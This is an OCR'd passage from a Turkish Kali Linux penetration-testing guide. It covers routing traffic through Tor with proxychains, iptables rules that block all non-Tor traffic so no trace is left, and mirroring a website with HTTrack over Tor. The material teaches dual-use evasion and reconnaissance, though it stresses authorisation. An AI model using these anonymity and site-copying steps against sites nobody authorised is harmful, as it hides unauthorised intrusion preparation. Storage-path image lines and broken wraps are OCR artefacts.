
```
service tor status
```

Artık SOCKS vekil sunucu desteği olan yazılımlarda ayar yaparak Tor ağını kullanabiliriz. Tor 9050 port’undan hizmet veriyor. Mesela Kali ile kurulu gelen internet gezgini Iceweasel’da ayarları yapıp kullanmayı deneyelim.

Iceweasel’ı çalıştırıp sırasıyla aşağıdaki adımları seçiyoruz:


Menüden Edit → Preferences → “Advanced” düğmesi → “Network” sekmesi → “Settings” düğmesi

Adımları tamamlayınca aşağıdaki pencere açılacak. “SOCKS Host” kısmına 127.0.0.1 ve port kısmına 9050 girdikten sonra “OK”i tıklıyoruz.



Açık olan “Iceweasel Preferences” penceresini kapatıyoruz. http://www.whereisip.net/ adresine girip hangi ülkede göründüğümüzü kontrol ediyoruz. Aşağıda görüldüğü üzere ABD’deyiz. Demek ki vekil sunucu olarak Tor’u kurup çalıştırmayı başardık.

Eğer Iceweasel’da eğer Tor kullanmak istemezseniz ayarları eski haline getirmeniz gerekecek.




Şimdi de metin tabanlı bir internet gezgini olan “lynx” ile deneme yapalım. Lynx’te proxy ayarı yapmayacağız ve “usewithtor” komutunu kullanacağız. Önce Lynx’i kurmamız gerekecek. Bunun için yine “apt-get install” komutunu kullanacağız.

```
# apt-get install lynx
```

Kurulum tamamlandıktan sonra aşağıdaki komutla aynı siteye önce Tor ağı olmadan giriyoruz.

```
# lynx http://www.whereisip.net/
```


Aşağıda gördüğünüz gibi konumumuz Türkiye çıktı. Çıkmak için önce “q” harfine ardından “y” harfine ve en son enter tuşuna basıyoruz.



Şimdi Tor ağıyla tekrar deniyoruz. Bunun için "proxychains" komutunu kullanacağız. Kali üzerinde gelen proxychains konfigürasyonunda varsayılan proxy olarak Tor servisi ayarlandığı için herhangi bir ayar yapmamıza gerek yok.

```
# proxychains lynx http://www.whereisip.net/
```

Bu sefer gördüğünüz gibi konumumuz Almanya. Demek ki vekil sunucu ayarı yapamadığımız komutlarda "proxychains" ile trafiğimizi Tor ağına aktarıp daha güvenli bir trafik sağlayabiliriz.



Tor dışında bütün trafiği yasaklama

Bu bölümde Tor ağı dışında hiçbir paketin dışarıya kaçmadığından emin olmak için gerektiğinde kullanabileceğimiz güvenlik duvarı kurallarını ele alacağız.

Eğer paketlerin tamamının Tor ağı üzerinden gittiğinden ve yanlışlıkla trafik oluşturmadığımızdan eminsek iz bırakmıyoruz demektir.

Güvenlik duvarı olarak Kali üzerinde kullanacağımız yazılım “iptables[16]”. Iptables, güvenlikle ilgilenen herkesin bilmesi ve üzerinde çalışması gereken bir yazılım.

[16] http://www.netfilter.org

Iptables ile ilk olarak Tor ile ilgili işlemlere izin veriyoruz. Yazacağımız komut aşağıda yer alıyor. Bu komutla dışarı çıkan trafikte ilgili işlem sahibi "debian-tor" kullanıcısı ise 'işleme izin ver' diyoruz.

```
# iptables -A OUTPUT -j ACCEPT -m owner --uid-owner debian-
tor
```

Sıradaki komut "loopback" yani bilgisayarımızın kendi içinde oluşturduğu trafiğe izin vermek.

```
# iptables -A OUTPUT -j ACCEPT -o lo
```

Şimdi de "ntp" (network time protocol) ağ üzerinden saat güncellemesine izin veriyoruz. Tor 'izin verilmesi gerekiyor' dediği için ekliyorum. Sanırım Tor düzgün çalışmak için ntp servisine ihtiyaç duyuyor.

```
# iptables -A OUTPUT -j ACCEPT -p udp --dport 123
```

Son olarak dışarıya giden bütün trafiği yasakladığımız kuralı yazıyoruz.

```
# iptables -P OUTPUT DROP
```

"iptables -L -v" komutuyla kurallarımızı listeleyip doğru tanımlayıp tanımlamadığımızı kontrol edelim. Görüldüğü üzere "OUTPUT"-dışarı giden trafikte kurallarımız tanımlanmış durumda.

```
# iptables -L -v
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target  prot opt in out source destination


Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target prot opt in out source destination


Chain OUTPUT (policy DROP 0 packets, 0 bytes)
 pkts bytes target prot opt in out source destination
   0 0 ACCEPT all -- any any anywhere anywhere owner UID match
```

```
debian-tor

     0 0 ACCEPT all -- any lo anywhere anywhere

     0 0 ACCEPT udp -- any any anywhere anywhere udp dpt:ntp
```

Sıra denemeye geldi. Önce "google.com" adresine ping denemesi yapalım. Aşağıda görüldüğü üzere google.com adresini çözemedi ve IP'sini bulmadığı için bağlantı sağlanamadı. Bu durumda DNS sorguları çalışmadığını söyleyebiliriz.

```
   # ping google.com

   ping: unknown host google.com
```

Biz yine de Google IP'sini bildiğimizi farz ederek biraz daha deneyelim. "173.194.39.230" Google adresine ping denemesi yapıyoruz. Aşağıda gördüğünüz gibi yine erişime izin verilmedi.

```
   ping 173.194.39.230

   PING 173.194.39.230 (173.194.39.230) 56(84) bytes of data

   ping: sendmsg: Operation not permitted

   ping: sendmsg: Operation not permitted
```

Ek Bilgi:


Tor UDP ve ICMP trafiğini desteklemediği için ping, dnsenum gibi komutları "proxychains" ile deneseniz de çalışmayacaktır.

Son olarak "lynx" komutunu Tor desteksiz ve destekli olarak deneyelim. Tor desteği olmadan aşağıda görüldüğü şekilde bağlantı sağlanamadı.

```
   # lynx
```

```
Looking up lynx.isc.org

Unable to locate remote host lynx.isc.org.

Alert!: Unable to connect to remote host.


lynx: Can't access startfile http://lynx.isc.org/
```

Şimdi “proxychains lynx” ile deneyelim. Aşağıda görüldüğü üzere bağlantıyı sağlayabildik.



Bu bölümde en son bahsedeceğimiz konu, istediğimizde ilgili güvenlik duvarı kurallarını kolayca aktive etmek. Bunun için bu kuralları bir dosyaya yedekleyeceğiz. Aşağıdaki komutla kuralları “iptables.rules” dosyasına yazıyoruz.

```
# iptables-save > iptables.rules
```

Bilgisayarı kapatıp açtığımızda kurallar kaybolacak; ama aldığımız yedekten geri dönebiliriz. Bunun için yazmamız gereken komut aşağıda:

```
# iptables-restore < /etc/iptables.rules
```

Ek Bilgi:

Eğer kuralları kalıcı hale getirmek istersek yapmamız gereken

"/etc/rc.local" dosyasının sonunda "exit 0" satırından önce; aşağıdaki satırı eklemek olacak. Ekleme işini daha önce bahsettiğimiz şekilde "vim" ile yapabilirsiniz.

```
iptables-restore < /etc/iptables.rules
```

Değişikliği yaptıktan sonra bilgisayarınızı yeniden başlatıp

```
"iptables -L -v"
```

komutuyla kuralların geçerli olup olmadığını kontrol edebilirsiniz.

Ek Bilgi:

Eğer kuralları yazdıktan sonra tekrar sıfırlamak ve Tor ağı olmadan da internete çıkış yapmak isterseniz aşağıdaki komutlarla bunu sağlayabilirsiniz.

İlk komut 'iptables kurallarını sıfırla'; ikinci komut 'dışarı çıkma' politikasını 'izin ver' durumuna getir.

```
# iptables -F
# iptables -P OUTPUT ACCEPT
```

HTTrack ile site kopyası alma

Daha önce de belirttiğimiz gibi bir web sitesinin kopyasını almak pek de hoş karşılanan bir durum değil. Bundan dolayı sızma testinde ilgili yetkiye sahip olduğunuzdan emin olun. İznimiz olsa dahi saldırıda gizlilik esastır ve mümkün olduğunca gerçek korsanların yöntemlerini kullanacağız. Korsanlar nereden saldırdıklarını çeşitli araçlarla sakladığı için biz de HTTrack ile site kopyası alırken aynı zamanda trafiği Tor ağından geçirerek takip edilme ihtimalimizi ortadan kaldırmaya çalışacağız. Bunun için kullanacağımız komut yine "proxychains". Yalnız önce HTTrack yazılımını kurmamız gerekiyor. Kurulum için aşağıdaki komutu kullanalım:

```
# apt-get install httrack
```

Daha sonra aşağıdaki şekilde komutumuzu yazarak site kopyalamanın ilk adımını atalım:

```
#proxychains httrack
```

Komutu çalıştırdıktan sonra HTTrack bazı sorular soracak. Adım adım aşağıdaki bilgileri girmemiz gerekiyor:

1. "Enter project name" (Proje adı girin). Ben "test" giriyorum. Siz istediğinizi girebilirsiniz.

2. "Base path (return=/root/websites/)" kayıt yapılacak dizini girmemizi istiyor. "Enter" ile geçiyoruz. Dizinimiz "/root/websites" olacak.

3. "Enter URLs" kopyalayacağımız site adreslerini arada boşluk veya virgül bırakarak girmemizi istiyor. Ben hukuki açıdan sıkıntı oluşmaması için kendime ait kullanımda olmayan "www.ulugay.com" adresini giriyorum. Sadece tek sayfa olduğu için kopyalama çok çabuk bitecek. Siz de kendi sitelerinizi kopyalamayı deneyebilirsiniz.

4. "Action" bu adımda ne yapmak istediğimizi soruyor. 1 numaralı seçenek site kopyası çıkartma. Enter ile 1'i seçiyoruz.

5. “Proxy” vekil sunucu. Burada eğer varsa web vekil sunucusu girebiliyorsunuz. Biz zaten Tor ile çalıştırdığımız için bu kısmı boş geçiyoruz.

(Aklınıza Tor’u vekil sunucu olarak bu aşamada tanıtmak gelebilir. Tor SOCKS vekil sunucusu olduğu için web vekil sunucusu olarak çalışmayı kabul etmeyecektir. Bu durumda hata mesajıyla karşılaşırsınız.)

6. “Wildcards” kısmında kopyalayacaklarımıza sınırlamalar koyabiliriz. Enter ile devam ediyoruz.

7. “Additional options” kısmında “-r1” giriyorum. Böylelikle sadece 1 seviye link takip edecek. Bütün siteyi kopyalamak istiyorsanız bu seçeneği boş geçebilirsiniz. Mesela çok büyük siteler için sadece 2 veya 3 alt seviye takip etmek isterseniz yine bu seçenekle ayarlayabilirsiniz.


8. “Ready to launch the mirror?” işlemi başlatıp başlatmayacağımızı soruyor. “Y” ile devam ediyoruz.

```
   Welcome to HTTrack Website Copier (Offline Browser)
3.46+libhtsjava.so.2

   Copyright (C) Xavier Roche and other contributors

   To see the option list, enter a blank line or try httrack --
help


   Enter project name :test


   Base path (return=/root/websites/) :


   Enter URLs (separated by commas or blank spaces) :


   Action:

   (enter) 1     Mirror Web Site(s)
```


```
      2     Mirror Web Site(s) with Wizard

      3     Just Get Files Indicated

      4     Mirror ALL links in URLs (Multiple Mirror)

      5     Test Links In URLs (Bookmark Test)

      0     Quit

   :


   You can define wildcards, like: -*.gif +www.*.com/*.zip -
*img_*.zip

   Wildcards (return=none) :


   You can define additional options, such as recurse level (-
r<number>), separed by blank spaces

   To see the option list, type help

   Additional options (return=none) :-r1


   ---> Wizard command line: httrack www.ulugay.com -O
"/root/websites/test" -%v -r1


   Ready to launch the mirror? (Y/n) :Y


   WARNING! You are running this program as root!

   It might be a good idea to use the -%U option to change the
userid:

   Example: -%U smith


   Mirror launched on Sat, 03 May 2014 17:22:15 by HTTrack
Website Copier/3.46+libhtsjava.so.2 [XR&CO'2010]

   mirroring www.ulugay.com with the wizard help..
```

```
Done.

Thanks for using HTTrack!

*
```


“Done. Thanks for using HTTrack!” mesajını gördüğünüzde kopyalama işlemi bitmiş demektir. Şimdi kopyalanmış sitemize gidip bakacağız. Önce sabit disk üzerindeki dosyalara bakabileceğimiz yazılıma erişmek için “Applications → Usual applications → Accessories → Files” aşamalarını takip ederek “Nautilus” yazılımını açıyoruz.



